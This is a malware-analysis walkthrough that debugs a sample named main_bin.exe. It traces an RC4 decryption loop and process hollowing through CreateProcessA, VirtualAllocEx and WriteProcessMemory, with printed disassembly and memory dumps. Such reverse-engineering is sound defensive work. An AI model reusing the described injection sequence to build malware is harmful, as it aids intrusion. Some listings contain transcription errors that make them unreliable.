
Below we can observe the selected breakpoints.



Type	Address	Module/Label/Exception	State	Disassembly	Hits	Summary
Software	002E10B0	main_b1n.exe	Enabled	call eax	0	Indirect CreateProcessA API call
	002E11CA	main_b1n.exe	Enabled	call eax	0	Indirect VirtualAllocEx API call
	002E11DF	main_b1n.exe	Enabled	call dword ptr ds:[ebp-464]	0	First indirect WriteProcessMemory API call
	002E1261	main_b1n.exe	Enabled	call dword ptr ds:[ebp-464]	0	Second indirect WriteProcessMemory API call
	002E12CD	main_b1n.exe	Enabled	call esi	0	Indirect ThreadResume API call [Possible Second Stage Execution]
	002E1543	main_b1n.exe	Enabled	add esp,18	0	Breakpoint before RC4 routine
	002E1DFD	main_b1n.exe	Enabled	call dword ptr ds:[<IsDebuggerPresent>]	0	Possible anti-debug feature

Now that we have established each breakpoint, let's move on to the dynamic analysis.

Interestingly, our `IsDebuggerPresent` breakpoint was not triggered, and we went directly to the breakpoint before the *RC4 routine loop*.



It is possible to identify that at the address `ss:[ebp+eax-108]`, the first loop writes data during its execution.

main_bin.exe - PID: 16264 - Module: main_bin.exe - Thread: Main Thread 12036 - 32db [Elevated]

File View Debug Tracing Plugins Favourites Options Help Dec 4 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

Breakpoint before RC4 routine

Address	Hex	Disassembly
002E1543	83C4 18	add esp,18
002E1546	33C0	xor eax,eax
002E1548	0F1F8400 00000000	nop dword ptr ds:[eax+eax],eax
002E1550	888405 F8FEFFFF	mov byte ptr ss:[ebp+eax-108],al
002E1557	40	inc eax
002E1558	3D 00010000	cmp eax,100
002E155D	7C F1	j1 main_bin.2E1550
002E155F	88BD ECFEFFFF	mov edi,dword ptr ss:[ebp-114]
002E1565	33F6	xor esi,esi
002E1567	66:0F1F8400 00000000	nop word ptr ds:[eax+eax],ax
002E1570	8A9C35 F8FEFFFF	mov bl,byte ptr ss:[ebp+esi-108]
002E1577	B8 89888888	mov eax,88888889
002E157C	F7E6	mul esi
002E157E	8BC6	mov eax,esi
002E1580	C1EA 03	shr edx,3
002E1583	8BCA	mov ecx,edx
002E1585	C1E1 04	shl ecx,4
002E1588	2BCA	sub ecx,edx
002E158A	2BC1	sub eax,ecx
002E158C	8D8D F8FEFFFF	lea ecx,dword ptr ss:[ebp-108]
002E1592	0FB64438 0C	movzx eax,byte ptr ds:[eax+edi+c]
002E1597	02C3	add al,bl
002E1599	02F8	add bh,al
002E159B	0FB6C7	movzx eax,bh
002E159E	03C8	add ecx,eax
002E15A0	0FB601	movzx eax,byte ptr ds:[ecx]
002E15A3	888435 F8FEFFFF	mov byte ptr ss:[ebp+esi-108],al
002E15AA	46	inc esi
002E15AB	8819	mov byte ptr ds:[ecx],bl
002E15AD	81FE 00010000	cmp esi,100
002E15B3	7C BB	j1 main_bin.2E1570

byte ptr ss:[byte ptr ss:[ebp+eax*1-108]]=[0019FE28]=0
al=8

Text: 002E1550 main_bin.exe:\$1550 #950

Address	Hex	ASCII
0019FE20	00 01 02 03 04 05 06 07 00 00 00 00 00 00 00 00
0019FE30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FE40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FE50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FE60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FE70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FE80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FE90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FEA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FEB0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FEC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

At the end of the loop, we see two character structures, the first appears to be the alphabet, and the second a set of apparently random data.

main_bin.exe - PID: 16264 - Module: main_bin.exe - Thread: Main Thread 12036 - 32bit [Elevated]

File View Debug Tracing Plugins Favourites Options Help Dec 4 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

002E1543 83C4 18 add esp,18
 002E1546 33C0 xor eax,eax
 002E1548 0F1F8400 00000000 nop dword ptr ds:[eax+eax],eax
 002E1550 888405 F8FEFFFF mov byte ptr ss:[ebp+eax-108],al
 002E1557 40 inc eax
 002E1558 3D 00010000 cmp eax,100
 002E155D 7C F1 j! main_bin.2E1550
 EIP 002E155F 88BD ECFEFFFF mov edi,dword ptr ss:[ebp-114]
 002E1565 33F6 xor esi,esi
 002E1567 66:0F1F8400 00000000 nop word ptr ds:[eax+eax],ax
 002E1570 8A0C35 E8CEEEEE mov bl,byte ptr ds:[ebp+esi-108]

Breakpoint before RC4 routine

edi=00015400
 dword ptr ss:[dword ptr ss:[ebp-114]]=[0019FE14 """/]=main_bin.002F6060
 .text:002E155F_main_bin.exe:\$155E_#95F

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x] Locals Struct

Address	Hex	ASCII
0019FE20	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0019FE30	10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F
0019FE40	20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F	!"#\$%&'()*+,-./
0019FE50	30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F	0123456789:;<=>?
0019FE60	40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F	@ABCDEFGHIJKLMNO
0019FE70	50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F	PQRSTUVWXYZ[\]^_
0019FE80	60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F	`abcdefghijklmnopqrstuvwxyz{ }~.
0019FE90	70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F
0019FEA0	80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F
0019FEB0	90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F
0019FEC0	A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF	¡¢£¥¦§¨ª«¬®¯°±²³´µ¶·¸¹º»¼½¾¿
0019FED0	B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF	À Á Â Ã Ä Å Æ Ç È É Ê Ë Ì Í Î Ï
0019FEE0	C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF	Ð Ñ Ò Ó Ô Õ Ö × Ø Ù Ú Û Ü Ý Þ ß
0019FEF0	D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF	à á â ã ä å æ ç è é ê ë ì í î ï
0019FF00	E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF	ñ ò ó ô õ ö ù ú û ü ý þ ÿ
0019FF10	F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0019FF20	00 00 2E 00 D4 78 08 29 70 FF 19 00 0B 18 2E 00	...0(.)py...
0019FF30	01 00 00 00 28 08 67 00 C8 11 67 00 8C 7B 0B 29	...(.g.E.g..{.)
0019FF40	93 18 2E 00 93 18 2E 00 00 10 5C 00 00 00 00 00\.....
0019FF50	00 00 00 00 00 00 00 00 3C FF 19 00 00 00 00 00<y.....
0019FF60	CC FF 19 00 00 23 2E 00 04 AB 3D 29 00 00 00 00	Iy...#...«=).....
0019FF70	80 FF 19 00 C9 FC 7E 77 00 10 5C 00 B0 FC 7E 77	.y..Eu~w..\"u~w
0019FF80	DC FF 19 00 6E 7C DB 77 00 10 5C 00 43 E9 B2 AF	Uy..n 0w..\"Cé²
0019FF90	00 00 00 00 00 00 00 00 00 10 5C 00 00 00 00 00\.....
0019FFA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FFB0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0019FFC0	00 00 00 00 8C EF 19 00 00 00 00 00 FF FF FF FFy.....yyyy
0019FFD0	30 AF DC 77 DF DF 4E D8 00 00 00 00 EC FF 19 00	0UwBND...iy..
0019FFE0	3E 7C DB 77 00 00 00 00 00 00 00 00 00 00 00 00	> 0w.....
0019FFF0	00 00 00 00 93 18 2E 00 00 10 5C 00 00 00 00 00\.....

At the end of the second loop, the entire possible alphabet that we saw previously was transformed into pseudo-random data.

File View Debug Tracing Plugins Favourites Options Help Dec 4 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source Refe

```

002E1570 8A9C35 F8FEFFFF mov bl,byte ptr ss:[ebp+esi-108]
002E1577 B8 89888888 mov eax,88888889
002E157C F7E6 mul esi
002E157E 8BC6 mov eax,esi
002E1580 C1EA 03 shr edx,3
002E1583 8BCA mov ecx,edx
002E1585 C1E1 04 shl ecx,4
002E1588 2BCA sub ecx,edx
002E158A 2BC1 sub eax,ecx
002E158C 8D8D F8FEFFFF lea ecx,dword ptr ss:[ebp-108]
002E1592 0FB64438 0C movzx eax,byte ptr ds:[eax+edi+C]
002E1597 02C3 add al,bl
002E1599 02F8 add bh,al
002E159B 0FB6C7 movzx eax,bh
002E159E 03C8 add ecx,eax
002E15A0 0FB601 movzx eax,byte ptr ds:[ecx]
002E15A3 888435 F8FEFFFF mov byte ptr ss:[ebp+esi-108],al
002E15AA 46 inc esi
002E15AB 8819 mov byte ptr ds:[ecx],b1
002E15AD 81FE 00010000 cmp esi,100
002E15B3 7C BB j1 main_bin.2E1570
002E15B5 8BBD E8FEFFFF mov edi,dword ptr ss:[ebp-118]
002E15B8 32C6 xor esi,esi
    
```


EIP → 002E15B5

edi=main_bin.002F6060
dword ptr ss:[dword ptr ss:[ebp-118]]=[0019FE10]=00015400
.text:002E15B5_main_bin.exe:\$15B5_#9B5


Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

Address	Hex	ASCII
0019FE20	0C 63 3D 24 65 3B DA 3C 1F 6F BC 5C 02 78 66 F9	c=\$e;Ú<.o¼\ .xfú
0019FE30	E0 09 D8 7B 56 DB 3E 45 50 BF E3 FC 20 9C E9 C6	a.ø{V0>EP¿ãu .éÄ
0019FE40	00 72 ED 74 55 46 AB 91 84 5A 77 0B 9E 4E 83 62	.ritUF«..Zw..N.b
0019FE50	C7 A2 89 6A B4 AE B3 A1 BA 4B BD 60 EA 23 D9 18	Çç.j'®³;°K½ è#Ü.
0019FE60	4A F6 31 E1 90 88 6C DC 95 33 76 3F B1 37 BE D0	Jölä..lÜ.3v?±7¾D
0019FE70	59 DE 87 80 B5 3A F3 B0 0D F4 B7 7F EC 64 9F A8	Yp..µ:ó°.ô..id.
0019FE80	CC 26 81 CA 7E 16 C2 5F 96 A9 0A C4 9B 6B B6 06	I&.É~.Ä..@.Ä.k¶.
0019FE90	9D 85 FF 11 2F 01 FE 54 29 F1 48 9A C5 A6 39 49	..ÿ./..bT)ñH.A!9I
0019FEA0	8F 08 F2 CD FB AA 35 D5 99 15 8B 22 2E 05 41 AD	..öiüª50...".A.
0019FEB0	57 2B 32 CE C9 8C 69 70 38 4F D2 10 DD DF 14 07	w+2IÉ.ip800.ÝB..
0019FEC0	D1 AC 51 D7 5E 4C 93 D3 30 25 F7 03 40 6E 52 82	N-QxΛL.00%÷.@nR.
0019FED0	C0 94 28 58 EB A0 04 79 2A EF 44 1A 42 AF 97 A7	A.(Xè .y*ïD.B.š
0019FEE0	6D 8A A4 E5 B8 E8 34 47 B2 67 A3 86 0E 21 73 17	m.ªà.è4G²gf..!s.
0019FEF0	13 D4 5D F0 0F 43 53 68 71 FA 27 2D F5 8D 1E 36	.Ö]ð.CShqu' -ô..6
0019FF00	E6 FD F8 4D 7A CB EE 1D 75 8E C3 98 C8 2C D6 E7	æyøMzÈi.u.Ä.È,Öç
0019FF10	E2 B9 7C 7D C1 5B 19 BB A5 12 1C 61 92 E4 1B CF	â¹ }A[.»¥..a.ä.Ï
0019FF20	00 00 2E 00 D4 7B 0B 29 70 FF 19 00 0B 18 2E 00ö{.)pÿ.....
0019FF30	01 00 00 00 28 0B 67 00 C8 11 67 00 8C 7B 0B 29(g.È.g..{.)
0019FF40	93 18 2E 00 93 18 2E 00 00 10 5C 00 00 00 00 00\.....
0019FF50	00 00 00 00 00 00 00 00 3C FF 19 00 00 00 00 00<ÿ.....
0019FF60	CC FF 19 00 00 23 2E 00 04 AB 3D 29 00 00 00 00	Ïÿ...#...<=)....


At the end of the entire loop, the data continued to appear pseudo-random, so we moved on to the next breakpoint, the indirect call via the **CreateProcessA** API.



When executing the **CreateProcessA** call, you can see that it creates a process with the same name as itself.




Just in case, let's dump this new process created.



Having saved the second process as a precaution, we will continue executing the sample, until the next breakpoint triggers.

And the **VirtualAllocEx** breakpoint has worked, now we can know what the allocated space will be, and what can be written in the scope of this allocated memory.




If we take a look at the stack before executing the **VirtualAllocEx** call, we can understand what is happening.

Below we can see the parameters passed to **VirtualAllocEx** to be executed. The first parameter is the most interesting (identified as **0000010c**), as it refers to the Handle of the process that will suffer from this action, that is, the process that will have space allocated in memory.

0019F960	777EF804	return to kernel32.GetProcAddress+14 from ???
0019F964	777D0000	kernel32.777D0000
0019F968	002F48B4	main_bin."VirtualAllocEx"
0019F96C	0000010C	
0019F970	00400000	
0019F974	00018000	← VirtualAllocEx params
0019F978	00003000	
0019F97C	00000040	
0019F980	00015400	
0019F984	00015400	
0019F988	002F00EB	main_bin.002F00EB
0019F98C	00350134	
0019F990	00000040	
0019F994	00350100	"PE"
0019F998	77805220	kernel32.writeProcessMemory
0019F99C	003E0000	
0019F9A0	002E0000	main_bin.002E0000
0019F9A4	0000010C	
0019F9A8	00000110	
0019F9AC	00001F04	
0019F9B0	00003738	
0019F9B4	00000000	
0019F9B8	00000000	
0019F9BC	00000000	
0019F9C0	00000000	
0019F9C4	00000000	

When we look at the handles of the current process that we are debugging, we can see that handle **0x10c** is the handle for the child process created in suspended state.



We continue execution until our next breakpoint triggers. The breakpoint is the indirect call to the **WriteProcessMemory** API.

As we can see below, in the **WriteProcessMemory** implementation structure, the third parameter that must be in the Stack is the **lpBuffer**, which must contain the memory address for the data that will be written to the process indicated in the first parameter (**hProcess**), which will contain the process handle.

```

BOOL WriteProcessMemory(
    [in] HANDLE hProcess,
    [in] LPVOID lpBaseAddress,
    [in] LPCVOID lpBuffer,
    [in] SIZE_T nSize,
    [out] SIZE_T *lpNumberOfBytesWritten
);

```

In the image below, in addition to being able to identify the indirect call to the **WriteProcessMemory** API, we are also able to validate the target process (the same handle identified in the previous call) and the payload of the second stage that will be written to the remote process.

The screenshot displays the Immunity Debugger interface. The assembly window shows the following instructions:

```

002E11C4 call eax
002E11C5 push 0
002E11C6 push dword ptr ds:[ebx+54]
002E11C7 mov dword ptr ss:[ebp-46C],eax
002E11C8 push edi
002E11C9 push dword ptr ss:[ebp-458]
002E11CA call dword ptr ss:[ebp-464] ; First indirect writeProcessMemory API call
002E11CB mov ecx,ecx
002E11CC xor ecx,ecx
002E11CD xor ebx,ebx
002E11CE cmp cx_word ptr ds:[eax+6]
002E11CF jmp main_bin.2E1241
002E11D0 xor esi,esi
002E11D1 mov ecx,dword ptr ds:[edi+3C]
002E11D2 add ecx,esi
002E11D3 push 0
002E11D4 push dword ptr ds:[ecx+edi+108]
002E11D5 mov eax,dword ptr ds:[ecx+edi+10C]
002E11D6 add eax,edi
002E11D7 push eax
002E11D8 mov eax,dword ptr ds:[ecx+edi+104]
002E11D9 add eax,dword ptr ds:[ebp+46C]
002E11DA jmp ecx

```

The hex dump window shows the following data:

```

00260000 80 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B2.....yy...
00260010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 .....0.....
00260020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00260030 00 00 00 00 00 00 00 00 00 00 00 00 01 00 .....
00260040 0E 1F 8A 0E 00 B4 09 CD 21 88 01 4C CD 21 54 68 .e..I..I.IIth
00260050 69 73 20 72 6F 67 72 61 60 20 63 61 6E 6E 6F 'is program cannot
